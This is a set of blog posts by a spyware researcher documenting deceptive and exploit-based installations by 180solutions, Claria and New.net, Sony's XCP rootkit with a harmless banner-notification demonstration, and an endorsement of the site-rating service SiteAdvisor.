180’s press release claims that S3 “enabled the company to go back and re-message every user who received its software [from this nonconsensual installer] and provide them a one-click uninstall.” 180’s blog says the same: “We re-messaged each of [these] installs and provided … a one-click uninstall of our software.” In both documents, 180 writes in the past tense (“enabled”, “re-messaged”, “provided” ), seemingly indicating that these re-notifications have already occurred. But I have yet to receive any such prompt, despite substantial efforts to seek it out (e.g. by repeatedly restarting my test PC). I’ve also received many 180solutions ads on my infected test PC, despite 180’s claim that it “shut off all advertisements to all installs” from this distributor. So here too, I think 180’s statements are off-base. 180 may intend or aspire to provide renotifications, and 180 may intend to shut off ads. But by all indications, 180 hasn’t actually done so, at least not yet. I’ve confirmed my findings with Sunbelt; they haven’t seen this re-notification either, and they’re still getting ads too.

180’s press release quotes 180’s CEO as saying “No software is ever hack-proof.” I agree. But 180 has previously made public statements falsely indicating that its software is not susceptible to those who want to install 180 without consent. Recall 180’s S3 Whitepaper (PDF), explicitly stating “[I]nstallation cannot continue until the user gives consent” and “Publishers are unable to turn [the consent screen] off” (emphasis added). These are not claims of mere hopes or aspirations. No, 180 promised that installation “cannot” proceed without consent. But now that I’ve disproven 180’s claim, 180 tries to backpeddle and to weaken its unambiguous statement. The better approach would be to admit that 180’s prior promises went too far, and that 180’s software cannot actually deliver the benefits 180 previously described.

180’s press release concludes with a section 180 labels “a call for ‘responsible disclosure’.” Citing practice among those who find security vulnerabilities in widely-deployed software, 180 says researchers should tell 180 when they find nonconsensual installations of its software, rather than keep this information to themselves or provide it to law enforcement. I understand that 180 would like to receive this information, and I do follow responsible disclosure principles when I find software vulnerabilities. But responsible disclosure principles just don’t apply to records of nonconsensual installations.

Responsible disclosure principles seek to prevent hackers from taking advantage of newly-uncovered security vulnerabilities. If hackers learned about vulnerabilities before software vendors had time to prepare patches, users would face increased security risks, with few good options for protection. So responsible disclosure principles have a clear purpose and a clear benefit to users — which is why I followed these principles when I previously found vulnerabilities in widely-deployed software.

But what I uncovered, above, is not a security vulnerability. I didn’t find a new security hole, or a new way to take advantage of some existing hole. All I found was some bad guy who’s already using these methods — and who 180 has been prepared to pay for his efforts. There’s no heightened risk of harm to users from my reporting what’s already happening. Perhaps this particular bad actor got to continue his scheme for a few more days while 180 struggled to figure out who was responsible. But that’s the entire harm that resulted from my refusal to tell 180 what happened — that’s the usual, background, ongoing risk of harm; it’s not a heightened risk created by my disclosure itself. When I posted information about these nonconsensual 180 installs, I didn’t put users at special risk of any worm or exploit, in the way that responsible disclosure principles intend to prevent.

So where does this leave us? 180’s S3 system is still broken in all the ways I initially set out. 180’s press release made claims that can be shown to be false, as did 180’s prior statements of S3’s benefits, but 180 has not properly retracted its false statements. And 180’s analogies don’t add up. I’d still like to see 180 spend more time improving its practices, and less time on premature press releases and public relations.

Thanks to TechSmith for providing me with a complimentary license of its Camtasia Studio, the video annotation software I used to mark up my screen-capture video of this installation.

180’s Newest Installation Practices

I’ve previously covered a variety of misleading and/or nonconsensual installations by 180solutions. I’ve recorded numerous installations through exploits (1, 2, 3, 4, 5) — without any user consent at all. I’ve found installations in poorly-disclosed bundles — for example, disclosing 180’s inclusion, but only if users happen to scroll to page 16 of a 54-page license. I’ve even documented deceptive installations at kids sites, where 180 installs without showing or mentioning a license agreement.


The Doll Idol site, which encourages users to install 180 software without a frank disclosure of 180's true effects.The Doll Idol site, which encourages users to install 180 software without a frank disclosure of 180’s true effects.

180 has cleaned up some of these practices, but the core deception remains. 180 still installs its software in circumstances where reasonable users wouldn’t expect to receive such software — including web sites that substantially cater to kids. And users still aren’t fairly told what they’re slated to receive. 180 says that it shows “advertising,” but no on-screen text warns users that these ads appear in much-hated pop-ups. 180 systematically downplays the privacy consequences of installing its software — prominently telling users what the software won’t do, but failing to disclose what the software does track and transmit. All told, users may have to press a button before 180 installs on their computer, but users can’t reasonably be claimed to understand what they’re purportedly accepting.

Screenshots and detailed analysis:

180solutions’s Misleading Installation Methods – Dollidol.com

Deciding Who To Trust

This article is a bit different from most of my site: My other articles generally discuss specific vendors, their practices, and how they cause harm. This article offers a possible solution — from a company that, let me say at the outset, has invited me to join its advisory board. They didn’t ask me to write this; I’m writing on my own. And they don’t control me or what I write. But for those not interested in a commercial service that may help protect users from spyware, please read no further.

Much of the spyware problem results from users visiting sites that turn out to be untrustworthy or simply malevolent. I’m certainly not inclined to blame the victimized users — it’s hardly their fault that sites run security exploits, offer undisclosed advertising software, or show tricky EULAs that are dozens of pages long. But the resulting software ultimately ends up on users’ computers because users browsed to sites that didn’t pan out.

How to fix this problem? In theory, it seems easy enough. First, someone needs to examine popular web sites, to figure out which are untrustworthy. Then users’ computers need to automatically notify them — warn them! — before users reach untrustworthy sites. These aren’t new ideas. Indeed, half a dozen vendors have tried such strategies in the past. But for various reasons, their efforts never solved the problem. (Details below).

This month, a new company is announcing a system to protect users from untrustworthy web sites: SiteAdvisor. They’ve designed a set of robots — automated web crawlers, virtual machines, and databases — that have browsed hundreds of thousands of web sites. They’ve tracked which sites install spyware — what files installed, what registry changes, what network traffic. And they’ve built a browser plug-in that provides automated notification of worrisome sites — handy red balloons when users stray into risky areas, along with annotations on search result pages at leading search engines.

The SiteAdvisor Idea

I’ve long known that the best way to assess a web site’s trustworthiness is to examine and test the site. In general that’s remarkably time-consuming — requiring at least a few minutes of time, of a high-skill human researcher. But a tester is inevitably looking for a few basic characteristics. Does the site offer programs for download? If it does, do those programs come with bundled adware or spyware? In principle this is work better suited to a robot — a system that can perform tests around the clock, with full automation, in massive parallel, at far lower cost than a human staff person. SiteAdvisor has built such robots, and they’re running even as I write this. The results are impressive. See an example report.

Of course automated testing of web sites can find more than just spyware. What about spam? Whenever I see a web form that requests my email address, I always worry: Will the web site send me spam? Or sell my name to spammers? As with spyware, it’s a problem of trust. And it’s a problem SiteAdvisor can investigate. Fill out hundreds of thousands of forms, putting a different email address into each. Wait a few months and see which addresses get spam. Case closed.


To provide users with timely information about who to trust, SiteAdvisor has to put a plug-in into users’ browsers. In general I’m no fan of browser plug-ins; most plug-ins serve marketing companies’ interests (i.e. by showing ads) rather than actually helping users. But at just 92 pixels in width, SiteAdvisor’s plug-in is remarkably unobtrusive. I run it on my main PC, and it shares space otherwise left vacant by the Google Toolbar (the only other browser plug-in I accept). See first screenshot below, showing SiteAdvisor in action.


SiteAdvisor in action, evaluating zango.com.   SiteAdvisor's detailed "dossier" report of entertainmentwallpaper.com -- reporting what downloads it offers (and what software they bundle), as well as links, emails, and other areas of  possible concern.

Of course there’s more to SiteAdvisor than just these pop-up balloons. If a user clicks “More” in a warning balloon, or otherwise searches the SiteAdvisor site, SiteAdvisor gives detailed information about the risks it found. These detailed “dossiers” report what downloads a site offers (and what software they bundle), as well as links to other sites (potentially hostile or tricky), emails (potential spam), and other areas of possible concern. See right image above, and additional screenshots.

My Role in SiteAdvisor – and How Others Can Help

I’ve been excited about SiteAdvisor — about their product, their technology, and (most importantly) their ability to help users with a serious problem — ever since I learned about the company. I’m so impressed that I agreed to join the company’s advisory board. I’m not involved in day-to-day operations, so specific suggestions are best sent to SiteAdvisor staff, not to me. That said, my relationship with SiteAdvisor is likely to be longer and deeper than my typical consulting gigs, reflecting the seriousness of my commitment to SiteAdvisor.

It’s not easy to design robots that automatically rate the web, and despite SiteAdvisor’s best efforts, their initial ratings aren’t quite perfect. With that in mind, they’re running a preview program. Interested readers can browse SiteAdvisor’s ratings and flag anything that seems wrong or incomplete. SiteAdvisor’s system anticipates its own fallibility — it offers numerous areas for users to contribute comments. There’s even space for reviewed web sites to comment on their ratings — for example, to explain why they think they’ve been unfairly criticized.

Why get involved? If you think, as I do, that SiteAdvisor will attract a large group of passionate users, then it’s sensible to help improve the reviews these users receive. Also, SiteAdvisor has produced an incredible dataset, which they’ll be sharing under a Creative Commons license. In the coming months, I’ll be using this data for research; I’m anticipating some exciting articles analyzing how and where users get infected with spyware. Meanwhile, preview participants get access to SiteAdvisor’s fascinating dossiers (example) — a great way to track which programs install which spyware.

SiteAdvisor in Context

As I mentioned above, SiteAdvisor isn’t the first group seeking to improve the web by rating web sites. But SiteAdvisor makes major advances over previous efforts.



An ActiveX installer with a misleading company name, purportedly  "click yes to continue."An ActiveX installer with a misleading company name, purportedly “click yes to continue.”

Consider, for example, the code-signing system associated with ActiveX controls. (See example at right.) Anticipating security problems with ActiveX, Microsoft designed IE so that it only shows an ActiveX installation prompt if the ActiveX package is properly signed by an accredited code-signer like (in this example) VeriSign. VeriSign in turn sets criteria on who can receive these certificates. But despite these checks, the system turns out to be woefully insecure. For one, VeriSign wasn’t always tough in limiting who can get its certs. (The cert at right was issued a company calling itself “click yes to continue,” a highly misleading company name. Additional examples.) In addition, VeriSign’s main requirement is that a company provide a verifiable name. A company’s software may be highly objectionable — pop-up ads, privacy violations, spam zombies, you name it — but if the company gives its true name and pays VeriSign $200 to $600, then they’re likely to receive a certificate. After I criticized VeriSign’s cert-issuing practices this spring, VeriSign tightened its processes somewhat, but its Thawte subsidiary continues to issue certificates to companies that users rightly dislike. And other cert-issuers are even worse.

The ActiveX debacle shows at least three problems that can plague a certification system.

1) Certifying the wrong thing. ActiveX code-signing certifies characteristics of lesser concern to typical users. In particular, ActiveX code-signing it certifies that a vendor is who it says it is, and code-signing certifies that the specified vendor really did develop the program being offered. That’s a nice start, but it’s not what most users are most worried about other. Instead, users reasonably want to know: Is this program safe? Will it hurt my computer? As it turns out, a code-signing certificate says nothing about trustworthiness of the underlying code. But seeing the “verified” statement and VeriSign’s well-respected name, users mistakenly think code-signing means a program is sure to be safe.

2) Dependent on payment. I worry about certification businesses that receive payment from the companies being certified. If VeriSign issues a code-signing certificate, it gets paid $200 to $600. If it denies a cert, it gets $0. So it’s no surprise that lots of certificates get issued. I credit VeriSign’s good intentions, on the whole. But VeriSign staff face some odd and troubling incentives as they try to meet their code-signing financial objectives.

3) Complaints. There’s often no clear procedure for users to complain of improperly-issued certificates. I previously noted that VeriSign lacked a formal complaint and investigation process. After my article, VeriSign established a complaint form. But there are no public records of complaints received, of pending complaints, or of complaint dispositions. VeriSign may be doing a great job of handling complaints and of correcting any errors, but the public has no way to know.

Remarkably, these same problems plague other self-styled trust authorities. TRUSTe‘s main seal, its Web Privacy Seal, largely certifies that a web site has a privacy policy and that the site has agreed to resolve disputes in the way that TRUSTe requires. The policy might be highly objectionable and one-sided, but TRUSTe will still issue its seal. From the perspective of typical users, this is a “certifying the wrong thing” problem: Users expect TRUSTe to tell them that a site’s privacy policy is fair and that users can confidently provide personal information to the site, but in fact the certificate implies no such thing. (Indeed, six months after I revealed Direct Revenue, eZula, Hotbar, and Webhancer as TRUSTe certificate-holders, TRUSTe’s member list says all but eZula are all still members in good standing. In addition, these companies are known not for their web sites but for their advertising software — products TRUSTe’s certificate doesn’t cover at all. So TRUSTe’s certification is especially likely to mislead users seeking to evaluate these vendors.) Furthermore, TRUSTe receives much of its funding from the vendors it certifies, raising the worry of financial incentives to issue undeserved certificates. Finally, when I’ve sent complaints to TRUSTe, I haven’t always felt I received a prompt or appropriate response. So in my view TRUSTe suffers the same three problems I flag for the VeriSign/code-signing system.



TrustWatch‘s search engine and toolbar are superficially similar to SiteAdvisor: Both companies offer toolbars that claim to help users stay safe online. But TrustWatch suffers from the same kinds of mistakes described above. TrustWatch generally endorses a site if it has a certificate from GeoTrust, Entrust, TRUSTe, or HackerSafe. These groups vary in their respective policies, but none of them affirmatively checks for the privacy violations, spyware, spam, or other ill effects that users reasonably worry about. Instead, their focus is on SSL certificates — important for some purposes, but peripheral to today’s biggest security problems. Meanwhile, the TrustWatch endorsers charge for their certs — raising the payment problems flagged above. Predictably, TrustWatch’s system yields poor results. For example, TrustWatch certifies 180solutions and Direct Revenue with its highest “verified secure” rating. That’s an endorsement few security experts would share.

At least one certification system (besides SiteAdvisor) seems immune from the problems described above: Stan JamesOutfoxed provides a non-profit self-organizing assessment of web site trustworthiness, based on recommendations from a web of trusted experts. Because individual users can decide which recommenders to trust, Outfoxed offers the prospect of ratings based on characteristics users actually care about — solving the “wrong thing” problem. Outfoxed doesn’t charge web sites for ratings, and Outfoxed’s relationship-based trust assessments can distribute meaningful feedback to assure rating accuracy. So Outfoxed addresses the problems described above, and I think it reflects a major step forward. That said, as a self-organizing system, Outfoxed needs a critical mass of experts in order to take off. I worry that it might not get there.

Separately, a few security firms have designed automated systems to seek out spyware. See Microsoft’s HoneyMonkeys and Webroot’s Phileas. But these projects only detect exploits. In particular, they don’t identify the social engineering and misleading installations that web users face with increasing regularity.

SiteAdvisor won’t suffer from the three major problems described above. SiteAdvisor tests the specific behaviors most objectionable to typical users — extra pop-up ads, privacy violations, gummed up PCs, and of course spam — and SiteAdvisor doesn’t give a site a green light just because it has an SSL cert or a posted privacy policy. SiteAdvisor won’t issue certifications upon payment of a fee. And in addition to soliciting an abundance of comments, SiteAdvisor promptly and automatically publishes comments for public review. So, though I’ve been critical of other certification systems, I’m truly excited about SiteAdvisor.

Cleaning Up Sony’s Rootkit Mess updated December 17, 2005

Late last month, Windows expert Mark Russinovich revealed Sony installing a rootkit to hide its “XCP” DRM (digital rights management) software as installed on users’ PCs. The DRM software isn’t something a typical user would want; the “rights” it manages are Sony’s rights, i.e. by preventing users from making copies of Sony music, and this protection for Sony comes at the cost of 1%-2% of CPU time (whether or not users are playing a Sony CD). Notably, Sony didn’t disclose its practices in its installer or even in its license agreement. At least as bad, Sony initially provided no uninstall for the rootkit, and when Sony added an uninstaller, the process was needlessly complicated, prone to crashing, and a security risk. See timeline & index, parts 1 and 2.

Having bungled this situation, Sony has recalled affected CDs and announced an exchange program to swap customers’ affected CDs for XCP-free replacements. For savvy consumers who have followed this story, the exchange looks straightforward. But what about ordinary users, who don’t read the technology press and aren’t likely to learn their rights?

As it turns out, there’s a clear solution: A self-updating messaging system already built into Sony’s XCP player. Every time a user plays a XCP-affected CD, the XCP player checks in with Sony’s server. As Russinovich explained, usually Sony’s server sends back a null response. But with small adjustments on Sony’s end — just changing the output of a single script on a Sony web server — the XCP player can automatically inform users of the software improperly installed on their hard drives, and of their resulting rights and choices.

Sony’s Messaging System; A Demonstration Message

The Sony messaging system works as follows: Whenever a user plays an affected XCP CD, and whenever a user browses within certain sections of the player, the player sends a message to Sony’s connected.sonymusic.com server. A typical outbound message is shown below. A “uId” parameter (yellow) marks the CD being played and the specific section of the player in use.

GET /toc/Connect?type=redirect&uId=1171 HTTP/1.1
Accept: application/*, audio/*, image/*, message/*, model/*, multipart/*, text/*, video/*
User Agent: SecureNet Xtra
Host: connected.sonymusic.com
Connection: Keep Alive
Cache Control: no cache

Sony’s web server typically replies with a reference to a “nobanner.xml” file (green).

HTTP/1.1 302 Moved Temporarily
Set Cookie: ARPT=JKXVXZS64.14.39.161CKMJU; path=/
Date: Sat, 12 Nov 2005 18:36:49 GMT
Server: Apache/1.3.27 (Unix) mod_ssl/2.8.14 OpenSSL/0.9.7d
Location: http://www.sonymusic.com/access/banners/nobanner.xml
Keep Alive: timeout=10
Connection: Keep Alive
Transfer Encoding: chunked
Content Type: text/plain
<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor=”#FFFFFF”>
<p>This document you requested has moved temporarily.</p>
<p>It’s now at <a href=”http://www.sonymusic.com/access/banners/nobanner.xml“>http://www.sonymusic.com/access/banners/nobanner.xml</a>.</p>
</body></html>

In place of this “nobanner” response, what if Sony’s connected server instead replied by sending a reference to a XML file that included relevant, timely disclosures? Using the HOSTS file on a test PC, I caused my test PC to think the connected.sonymusic.com server was at an IP address I controlled (rather than on a real Sony server). I then wrote a replacement /toc/Connect?… script that sent back a reference to an XML file I wrote, rather than the ordinary reference to Sony’s nobanner.xml file. Finally, I posted an XML banner configuration file. Notice my inclusion of a banner image (blue) and a hyperlink (red).

<?xml version=”1.0″ encoding=”UTF-8″ ?>
<rotatingbanner>
<banner src=”http://www.benedelman.org/sony/image1.jpg” href=”http://cp.sonybmg.com/xcp/” time=”4000″ />
</rotatingbanner>

In my test environment, Sony’s XCP player automatically retrieved my XML file, then retrieved the banner and showed it within the large banner box at the bottom of the player. Clicking the banner opened a browser window to the URL specified in the HREF parameter.

A notification banner shown in my Sony XCP Player, demonstrating the feasibility of using the banner system to notify users of the software installed on their computers.A notification banner shown in my Sony XCP Player, demonstrating the feasibility of using the banner system to notify users of the software installed on their computers.

For a very few artists, Sony already uses the notification system to provide updates to the XCP player’s information screens. Fortunately, the banner system explicitly anticipates placing multiple pieces of information in a single banner space. Notice the “rotatingbanner” and “time” constructs in the XML banner file above. If the <banner> tag is repeated, the XCP player automatically rotates between the specified images.

Implications and Discussion

Sony’s recall of affected CDs is a sensible start in undoing the harm and ill will XCP has caused. But for the recall to make a meaningful difference — in actually helping ordinary users, not just in improving Sony’s PR standing — Sony needs to spread the word widely.

Unlike Amazon (which already emailed users who bought an affected CD), Sony does not know the names or addresses of affected customers. But Sony’s existing banner messaging system gives Sony an easy, cost-effective way to reach them. Sony should implement the method described above. Via these banners, Sony can assure that as many affected consumers as possible have timely, authoritative information about what has been done to their computers and about how Sony offers to make them whole.

What I propose is not an auto-updater as that term is generally used. A “real” auto-updater downloads and installs executable program code onto a user’s computer. In contrast, my demonstration downloads only data — a single XML configuration file and a single graphic image. The difference has substantial implications for computer security and user control: Downloading and running executable code risks a substantial intrusion onto users’ PCs, for lack of any technology-enforced limit to what the auto-updater can do. In contrast, merely updating graphics entails no clear harms to computer security or reliability.

Sony’s initial inclusion of self-updating message screens entails clear privacy consequences — transmissions to Sony servers that report users’ IP addresses, playing habits, and CDs on hand. But these transmissions occur whether Sony sends a null “nobanner” answer or sends a useful banner with information users urgently need. Under the circumstances, Sony might as well put the notification system to use.

Sony Takes My Suggestion       (This section added on December 17, 2005.)


Sony has accepted my suggestion of using XCP’s existing banner system to notify users about the XCP software. Today, upon inserting an affected Sony XCP CD, I received the banner shown below. Clicking the banner led me to http://cp.sonybmg.com/worldwide and onwards to instructions to update XCP (including removing the XCP rootkit) or to remove XCP altogether.

An actual banner shown in my Sony XCP Player on December 17, 2005.An actual banner shown in my Sony XCP Player on December 17, 2005.
What Claria Doesn’t Disclose (Any More)

Now that Claria no longer comes bundled with powerhouse distributors Kazaa and Grokster, and now that Claria has even terminated its fake-user-interface banner ads, one might reasonably wonder: How does Claria get onto users’ PCs? Last month I showed an example of Claria soliciting installations via banner ads served through other vendors’ spyware (which in turn had become installed without consent). But even Claria’s ordinary installations still fail to tell users what users reasonably need to know in order to make an informed choice. In particular, Claria’s current installations omit prominent mention of the word “pop-up” — the key word users need to read in order to understand what Claria is offering, and to decide whether to agree.

Claria’s Current Installation Procedure



Claria’s installations often begin with an innocuous-looking popup or popunder like the image below. These ads don’t mention Claria by name, don’t mention pop-ups or privacy consequences, and don’t mention any material adverse effects whatsoever. So it’s no surprise that users respond favorably to these offers.

Claria's initial installation solicitation, showing screensavers and mentioning that they are "free," but not mentioning that they come from Claria, that they bundle pop-up ads, or that they track where users go online.

Clicking one of Claria’s “free screensaver” ads yields a screen like that shown below. Users are specifically encouraged to click “yes.” Once a user presses “yes,” the user has no further opportunity to cancel installation of Claria’s software.

Claria's second installation screen.  Clicking "yes" once  installs Claria software immediately, with no further opportunity to cancel.



It’s well-known that users hate pop-up ads. But, tellingly, Claria currently fails to use the word “pop-up” anywhere in its on-screen disclosures. Claria calls its advertising “GAIN-branded ads,” conveniently omitting the one word — “pop-up” — that best and most concisely describes its ads. Interestingly, Claria’s omission of the word “pop-up” reflects a change from its prior installation practice. Compare the two screenshots below, showing the prompt I observed in April 2005 (left) versus Claria’s current installation prompt (right). Notice inclusion of the word “pop-up” in the left prompt only.

Claria's April 2005 installation prompt, including the word "pop-up."   Claria's current ActiveX installation prompt -- omitting the word "pop-up."
April 2005 November 2005

Claria’s Compliance with Applicable FTC Rules

In an August 2004 interview, Claria chief privacy officer Reed Freeman set out Claria’s disclosure duties. “Material terms, as defined by the FTC, are those that are likely to affect a consumer’s conduct with respect to a product or service,” Freeman explained, adding that existing law requires that “material terms have to be disclosed prior to a consumer [installing software].” Let’s accept Freeman’s statement of this rule. Surely the presence of extra pop-ups would deter a consumer from accepting Claria’s offer. If so, under Freeman’s own statement of existing law, Claria must disclose that it will show pop-ups.

Claria may try to defend its installations by noting that the word “pop-ups” appears in the “Final Step to download your free screensaver” screen, above. But in the default arrangement of windows, as they appeared on my ordinary SVGA screen, the “p” and “o” of “pop-up” were hidden behind the ActiveX popup, such that only the letters “p-ups” were visible. Hidden text cannot satisfy a FTC disclosure requirement. So this covered disclosure does not provide the kind of information that FTC rules require.

Claria may try to defend its installations by noting that it subsequently shows a “software utility user information” screen. Scrolling through this screen will ultimately lead to information about Claria’s pop-ups. But the document is lengthy, and typical users will not see the section that discusses pop-ups specifically. Furthermore, the document is shown only after users press Yes to install Claria; by the time users see this document, they can’t cancel the Claria installation. So this subsequent text cannot satisfy the requirement that disclosure occur “prior to a consumer installing software” (emphasis added).

Claria may try to defend its installations by noting its plan to move away from popups, in favor of ads embedded within partner web sites. But the Claria software I tested — the result of the installation shown and discussed above — still showed pop-ups, including a popup delivered mere minutes after I finished installation. These pop-ups are a material effect, under Freeman’s own statement of FTC rules. So whatever Claria’s future plans, Claria’s current pop-ups should be disclosed as such.

Some advertisers apparently stand ready to defend their use of advertising systems like Claria’s, and Claria counts as customers some of the country’s largest advertisers. But advertisers should demand better. If advertisers are prepared to show their ads in pop-ups, let them first obtain user consent — not vague consent to “ads,” but specific consent to “pop-ups.” Until Claria improves its installation procedures to provide this information, users who run Claria software can’t reasonably be claimed to know what they were getting into.

Video: New.net Installed through Security Holes

My last few posts have all covered spyware revenue sources (e.g. major advertisers, pay-per-click ads, and affiliate networks). But I always come back to poor installation practices as the core of the spyware problem. And nonconsensual installations continue to benefit surprisingly large vendors. Today’s focus: New.net.

Introduction to New.net

New.net provides a proprietary domain name system that allows it to sell nonstandard domain names to advertisers. These proprietary domains are resolved through New.net’s own servers, so these domains are accessible only to users whose ISPs have chosen to support New.net (few have), or to users with New.net’s client software installed on their PCs.

Despite major funding from Idealab, New.net hasn’t made a lot of friends. When New.net first announced its navigation DNS experts criticized New.net for breaking the namespace: In a New.net world, not all computers can reach all domain names. Internetnews called New.net an “end-run around ICANN,” and Internet Society staff worried of New.net causing “address collisions” by creating new domains that already exist elsewhere.

Facing so much criticism, New.net understandably sought to improve its image. But rather than changing its unpopular practices, New.net instead tried to silence its critics. In 2003, New.net sued Lavasoft, claiming false advertising and trade libel when Lavasoft detected New.net’s software and offered users an easy way to remove it. This wasn’t a clear win for New.net: Some of its claims were dismissed under anti-SLAPP rules, and in January 2005 New.net voluntarily dismissed its pending appeals. Then again, Lavasoft’s August 2004 change log reports removing signatures for New.net — suggesting that Lavasoft changed its classification of New.net to avoid further litigation. My Threats Against Spyware Critics table also reports New.net threats against CounterExploitation.

New.net’s Installation Practices — And an Example Nonconsensual Installation

A partial listing of programs installed via the Pacimedia exploit. A partial listing of programs installed via the Pacimedia exploit.

The Pacimedia exploit's first screen. Notice no disclosure of specific programs to be installed.
The Pacimedia exploit’s first screen. Notice no disclosure of specific programs to be installed. Notice no terms or conditions actually provided. Installation proceeds if a user presses “close this window” — without requiring that the user affirmatively indicate consent.


Another misleading New.net install -- disclosed via a one-word on-screen description ("New.net") without any explanation of function, purpose, or effect. Finding the New.net license agreement requires scrolling past 60+ pages of other vendors' licenses in the narrow box at right. Another misleading New.net install — disclosed via a one-word on-screen description (“New.net”) without any explanation of function, purpose, or effect. Finding the New.net license agreement requires scrolling past 60+ pages of other vendors’ licenses in the narrow box at right.

New.net finds itself little liked by experts on Internet infrastructure and security. But where are users in this mess? I’ve never spoken with a user who actually wanted New.net, but I’ve looked at plenty of massively-infected computers with New.net installed. So I’ve long suspected nonconsensual, improper, or overly aggressive installations of New.net software.


My suspicions have recently been borne out, because I have repeatedly observed New.net installed via security hole exploits. See this video, made on October 2 in my testing lab. From 0:00 to 0:55, I browse an ordinary web site, 4w-wrestling.com. At 1:07, my computer receives a security exploit — code from Pacimedia syndicated into 4w-wrestling via the Yieldmanager.com ad network. Nine minutes later, Pacimedia installed New.net onto my test machine. See video at 10:30-10:45. See also the top screenshot at right, showing the New.net folder (among others) newly added to my Program Files listing.

Did the Pacimedia installer get user consent to install New.net? Absolutely not. The Pacimedia exploit did show a screen (second image at right), in which it described software “available to be installed.” But nowhere did Pacimedia disclose what programs would be installed; Pacimedia called the software “a free browser enhancement” but gave no names of specific programs or functions. Pacimedia didn’t even link to a separate license, listing, or other document to explain what programs would be installed. Instead, Pacimedia’s installer oddly says users “agree to the terms and conditions stated here” — but neither states nor links to any terms or conditions.

As it turns out, unchecking the mysterious unlabeled checkbox would have prevented the installation of Pacimedia and its bundled programs. But a user cannot be said to have “agreed” to receive New.net (or other software) merely by failing to uncheck a box. And pressing a button labeled “close this window” does not grant consent to install numerous advertising programs.

Of course this isn’t New.net’s only sneaky installation. This spring I looked at eDonkey, which encourages users to install New.net via a pre-checked checkbox, giving New.net’s name and icon, but offering no description of New.net’s effects. Even if a user locates the New.net license — by scrolling through 60+ on-screen pages of other vendors’ licenses — the New.net license still doesn’t explain what New.net does or why a user might (or might not) want it. Such a user cannot reasonably be claimed to have “agreed” to run New.net software.

I’ve also seen New.net in big bundles with other P2P programs, screensavers, and similar. I retain detailed evidence on file. See also Eric Howes’ analysis of New.net as installed by the Good Luck Bear desktop theme — again lacking any explanation of what New.net does.

